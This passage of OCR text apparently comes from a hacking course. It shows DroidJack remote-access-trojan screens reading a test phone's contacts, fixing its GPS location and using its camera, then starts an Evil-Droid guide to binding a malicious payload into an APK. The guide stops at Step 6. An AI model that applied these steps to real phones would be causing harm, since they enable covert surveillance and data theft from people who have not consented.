



Step 8: An attacker can control the target mobile and perform several operations remotely.






DroidJack - Contacts Browser - 2014818 - 192.168.0.100
Backup
Contacts
Search
Name
Phone Number
All # A B C D E F G H I J K L M N O P Q R S T U V W
S.no
Name
Number
1
2 Google Assistant
3 Hacker School
4 Hacker School
5 Pavan
6 Prateek
7 Vijay
DroidJack says:
Wanna suggest/report/comment anything? Write to me! :)



DroidJack - Welcome null
Devices
Generate APK
Theme
About
Lounge
Country
Phone Number
Model
Manufacturer
Versi...
IP Address
ID
Running app
Idle time
Not Registered
2014818
Xiaomi
5.1.1
192.168.0.100
a3cad0437d12
tezz
0 s
File Voyager
SMS Trekker
Call Manager
WhatsApp Reader
Contacts Browser
Browser History
App Manager
GPS Pinpointer
Remote Ears
Remote Eyes
Browser
Message Toaster
Volume Control
Detailed Info
Settings
Reset DJ Server
Current GPS
Last Checked In Location
Port:
1337
Status:
DroidJack says:



DroidJack - Welcome null
Devices
Generate APK
Theme
About
Lounge
Country
Phone Number
Model
Manufacturer
Versi...
IP Address
ID
Running app
Idle time
Not Registered
2014818
Xiaomi
5.1.1
192.168.0.100
a3cad0437d12
tezz
0 s
Locating devic
Device located!
a3cad0437d12's location acquired!
OK
roidJack
OK
Port:
1337
Status:
Listening for new connections
Reception
On
DroidJack says:
Wanna suggest/report/comment anything? Write to me! :)


Firefox Send
17°26'09.6"N 78°26'26.3"E - Go
https://www.google.com/maps/place/17°26'09.6"N+78°26'26.3"E/@17.436012,78.43
Search
17.436012,78.440636
17°26'09.6"N 78°26'26.3"E
17.436012, 78.440636
Add a missing place
Add a label
Waiting for www.google.com...
STUDY GURU READING LIBRARY...
Saradha Sarees
Mahendra Educational Private Limited
Willsys Infosystems Pvt. Ltd
Eagle9
Kritunga
Regional Joint Director Office
Spark Institute Reading Library
S R Nagar Post Office
Allahabad Bank
Frinds Street Park
Raja Hospital
Sri Sarathi Studios Pvt
Kelly Technologies
Keerthi Apartments
State Bank of India
MeeSeva Center
Ameerpet
Susheela Hospital
BSNL Office Ameerpet
Hanuman Temple
Tecdatum Infoservices Private Limited
Masjid-E-Aktarunissa Begum
Masjid-e-Hussaini (Imam Guda Masjid)
Kaptan Gadda Masjid
Yousufguda Sub Post Office
VIJAYA STUDIOS
Water and Solar Energy Solutions Pvt. Ltd
The Crown
Shivalayam



DroidJack - Welcome null
Devices
Generate APK
Theme
About
Lounge
Country
Phone Number
Model
Manufacturer
Versi...
IP Address
ID
Running app
Idle time
Not Registered
2014818
Xiaomi
5.1.1
192.168.0.100
a3cad0437d12
tezz
0 s
File Voyager
SMS Trekker
Call Manager
WhatsApp Reader
Contacts Browser
Browser History
App Manager
GPS Pinpointer
Remote Ears
Remote Eyes
Browser
Message Toaster
Volume Control
Detailed Info
Settings
Reset DJ Server
Latency Check
Port:
1337
Status:
Reception
On
DroidJack says:
Wanna suggest/report/comment


DroidJack - Remote Eyes - 2014818 - 192.168.0.100
Camera
Video
Settings
Front Camera
Back Camera
DroidJack says:
Your order is my command boss! ;)


DroidJack - Remote Eyes - 2014818 - 192.168.0.100
Camera
Video
Settings
Save
DroidJack says:
Good afternoon null! :D


DroidJack - Welcome null
Devices
Generate APK
Theme
About
Lounge
Country
Phone Number
Model
Manufacturer
Versi...
IP Address
ID
Running app
Idle time
Not Registered
2014818
Xiaomi
tezz
0 s
File Voyager
SMS Trekker
Call Manager
WhatsApp Reader
Contacts Browser
Browser History
App Manager
GPS Pinpointer
Remote Ears
Remote Eyes
Browser
Message Toaster
Volume Control
Detailed Info
Settings
Reset DJ Server
Latency Check
hello neo
Toast
Port:
1337
Reception
On
DroidJack says:

Victim's mobile screen:




Practical 3: Hacking Android OS using Evil-Droid

Description: In this practical we will learn how to bind original android application file (apk) with the malicious payload and create an android malware, using Evil-droid tool.

Prerequisites: openjdk-14-jdk-headless should be installed.

Step 1:

- Evil-droid is a framework that creates an apk payload and embed it into the original android application and helps to penetrate the android mobiles. This tool is available in GitHub and to clone this tool simply execute the below step in the terminal window.
- Command: git clone https://github.com/M4sc3r4n0/Evil-Droid.git




Step 2: It will create an Evil-Droid directory, navigate into it and list out the files.


Step 3: Give executable permissions to **Evil-Droid** files.


- **Command**: chmod +x <file name>

Step 4: Execute the evil-droid,




Step 5: Starting it will check for dependencies, if not found any it will download the required tools for it to work properly. Here it is installing Apktool. Then it asks permission to start framework and service, click on yes.






Step 6: After loading of Evil-Droid 